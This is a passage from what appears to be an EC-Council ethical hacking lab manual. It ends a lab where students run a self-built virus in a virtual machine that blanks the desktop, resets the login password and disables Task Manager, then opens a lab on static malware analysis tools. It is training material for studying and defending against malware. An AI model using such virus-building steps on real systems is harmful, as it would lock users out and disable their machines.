
20. Once you have executed the virus, close the window and you can observe that the **Desktop** screen goes blank, indicating that the virus has infected the system, as shown in the screenshot.




21. Surprised by the system behavior, the victim (you) attempts to fix the machine by restarting it. Once the machine has rebooted, try to log in to the machine with the provided **Username** and **Password**. You should receive the error message "the password is incorrect. Try again."

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

22. Click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.




23. Click **OK** and login with the password that you provided at the time of virus creation (i.e., **qwerty**). You should log in to the machine with the new password.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Now, try to open **Task Manager**; observe that an opening error pop-up appears, and then click **OK**.



25. You will get a similar error for all the applications that are disabled by the virus.
26. This is how attackers infect a system with viruses. Now, before going to the next task, **End** the lab and re-launch it to reset the machines. To do so, in the right-pane of the console, click the **Finish** button present under the **Flags** section.
27. Turn off the **Windows 11** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Perform Static Malware Analysis

Malware analysis is the process of reverse engineering a specific piece of malware to determine its origin, functionality, and potential impact.

Lab Scenario

Attackers use sophisticated malware techniques as cyber weapons to steal sensitive data. Malware can inflict intellectual and financial losses on the target, be it an individual, a group of people, or an organization. The worst part is that it spreads from one system to another with ease and stealth.

Malware such as viruses, Trojans, worms, spyware, and rootkits allow an attacker to breach security defenses and subsequently launch attacks on target systems. Thus, to find and cure the existing infections and thwart future problems, it is necessary to perform malware analysis. Many tools and techniques exist to perform such tasks.

Malware analysis provides an in-depth understanding of each individual sample and identifies emerging technology trends from large collections of malware samples without executing them. The samples of malware are mostly compatible with the Windows binary executable.

By performing malware analysis, detailed information regarding the malware can be extracted. This information includes items like the malicious intent of the malware, indicators of compromise, complexity level of the intruder, exploited vulnerability, extent of damage caused by the intrusion, perpetrator accountable for installing the malware, and system vulnerability the malware has exploited.

An ethical hacker and pen tester must perform malware analysis to understand the workings of the malware and assess the damage that it may cause to the information system. Malware analysis is an integral part of any penetration testing process.

Note: It is very dangerous to analyze malware on production devices connected to production networks. Therefore, one should always analyze malware samples in a testing environment on an isolated network.

Lab Objectives

- Perform malware scanning using Hybrid Analysis
- Perform a strings search using BinText

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Identify packaging and obfuscation methods using PEid
- Analyze ELF executable file using Detect It Easy (DIE)
- Find the portable executable (PE) information of a malware executable file using PE Explorer
- Identify file dependencies using Dependency Walker
- Perform malware disassembly using IDA and OllyDbg
- Perform malware disassembly using Ghidra

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 55 Minutes

Overview of Static Malware Analysis

Static Malware Analysis, also known as code analysis, involves going through the executable binary code without executing it to gain a better understanding of the malware and its purpose. The process includes the use of different tools and techniques to determine the malicious part of the program or a file. It also gathers information about malware functionality and collects the technical pointers or simple signatures it generates. Such pointers include file name, MD5 checksums or hashes, file type, and file size. Analyzing the binary code provides information about the malware's functionality, network signatures, exploit packaging technique, dependencies involved, as well as other information.

Some of the static malware analysis techniques are:

- File fingerprinting
- Local and online malware scanning
- Performing strings search
- Identifying packing and obfuscation methods
- Finding portable executable (PE) information
- Identifying file dependencies
- Malware disassembly

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

Task 1: Perform Malware Scanning using Hybrid Analysis


Hybrid Analysis is a free service that analyzes suspicious files and URLs and facilitates the quick detection of unknown threats such as viruses, worms, Trojans, and other kinds of malware.

It helps ethical hackers and penetration testers to examine files and URLs, enabling the identification of viruses, worms, Trojans, and other malicious content detected by anti-virus engines and website scanners.

This task will demonstrate how to analyze malware using online Hybrid Analysis services.

1. Turn on the **Windows 11** virtual machine.
2. Switch to the **Windows 11** virtual machine, click **Ctrl+Alt+Del**. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

